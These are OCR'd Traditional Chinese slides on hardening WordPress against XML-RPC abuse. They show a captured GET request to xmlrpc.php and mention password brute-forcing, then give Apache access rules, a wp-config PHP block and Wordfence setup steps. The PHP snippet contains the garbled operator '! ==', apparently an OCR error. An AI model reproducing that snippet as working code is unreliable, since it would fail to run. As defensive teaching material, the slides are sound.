
```
GET /wordpress/xmlrpc.php HTTP/1.1
Host: [redacted]
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/123.0.6312.122 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate, br
Accept-Language: zh-TW,zh;q=0.9,en-US;q=0.8,en;q=0.7
Connection: close


```

Inspector	
Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	7


XML-RPC 攻擊其二

暴力破解網站帳號密碼



XML-RPC 修補方法其一

網站伺服器(Apache)限制頁面(xmlrpc.php)存取



01 對網站執行備份或快照

02 變更WordPress根目錄 .htaccess檔案

02 變更Apache設定 httpd.conf檔案

03 重啟Apache服務

Last 測試頁面是否存取失效

Apache 版本 <2.4

```
<Files xmlrpc.php>
order deny,allow
deny from all
allow from 192.168.1.1
</Files>
```

Apache 版本 >=2.4

```
<Files ~ "xmlrpc\.php">
<RequireAll>
Require ip 192.168.1.1
</RequireAll>
</Files>
```

XML-RPC 修補方法其二

WordPress wp-config限制頁面(xmlrpc.php)存取

```
<?php

if(strpos($_SERVER['REQUEST_URI'], 'xmlrpc.php') ! == false)
{
      $protocol = $_SERVER['SERVER_PROTOCOL'] ?? '';
      if(! in_array($protocol, ['HTTP/1.1', 'HTTP/2', 'HTTP/2.0', 'HTTP/3'],
      true))
            {
                        $protocol = 'HTTP/1.0';
            }
      header("$protocol 403 Forbidden", true, 403);
      die;
}

?>
```

06建立主動防禦機制

建立主動防禦機制

建立主動
防禦機制

使用Web Application Firewall(WAF)

- 使用Wordfence Security外掛插件
  - ➢ 設定網站防火牆
  - ➢ 網站漏洞掃描
  - ➢ 監控網站流量

權限控管

- 較為敏感的資訊或頁面，建議僅允許部分IP可存取(如:管理介面、版本資訊)即建立適當的存取控制機制
- 明確控管所有帳號的權限，並停用已無使用的帳號


備份或快照

- 定期執行網站完整備份或快照
- 建議採取異地離線備份

日常維運

- 執行網站/系統弱點掃描，並修補已知漏洞
- 確認並更新軟體、硬體與韌體至最新穩定版本
- 不安裝與使用來路不明的插件外掛或軟體
- 定期更新管理者密碼，建議啟用雙重身分驗證機制

建立主動防禦機制(Wordfence Security)



Wordfence Security – Firewall, Malware Scan, and Login Security

✓ 已完成安裝！

更多詳細資料

Firewall, Malware Scanner, Two Factor Auth and Comprehensive Security Features, powered by our 24 hour team. Make security a priority with Wordfence.

開發者: Wordfence

★★★★⯪ (4,238)


啟用安裝數: 超過 5 百萬

最後更新: 1 個月前

✓ 相容於這個網站的 WordPress 版本

建立主動防禦機制(Wordfence Security)

- ✓ 掃描WordPress目錄內的檔案內容是否包含後門程式、木馬病毒與可疑程式碼
- ✓ 阻擋SQL Injection、Cross Site Scripting..等網站攻擊
- ✓ 阻擋暴力密碼破解攻擊
- ✓ 啟用雙重身分驗證機制(Two-Factor Authentication)
- ✓ 寄信通知近期有哪些外掛跟插件有漏洞
- ✓ 封鎖登入錯誤的IP



To make your site as secure as possible, take a moment to optimize the Wordfence Web Application Firewall: CLICK HERE TO CONFIGURE DISMISS

If you cannot complete the setup process, click here for help.

謝謝安裝 Blocksy, 你很酷!

我們強烈建議你啟用 **Blocksy Companion** 外掛.
這樣你將可以存取自訂擴充功能, 示範範本及許多很棒的功能.

安裝 BLOCKSY COMPANION　為什麼你需要 Blocksy Companion?

Do you want Wordfence to stay up-to-date automatically? Yes, enable auto-update. | No thanks.

Wordfence Dashboard

Learn more about the Dashboard

Wordfence Protection Activated

Firewall

Protection from known and emerging threats

Manage Firewall

Scan

Detection of security issues

Manage Scan

Premium Protection Disabled

As a free Wordfence user, you are currently using the Community version of the Threat Defense Feed. Premium users are protected by additional firewall rules and malware signatures. Upgrade to Premium today to improve your protection.

UPGRADE TO PREMIUM　LEARN MORE

Notifications 2

8 issues found in most recent scan

Updates are available for 2 plugins and 4 themes

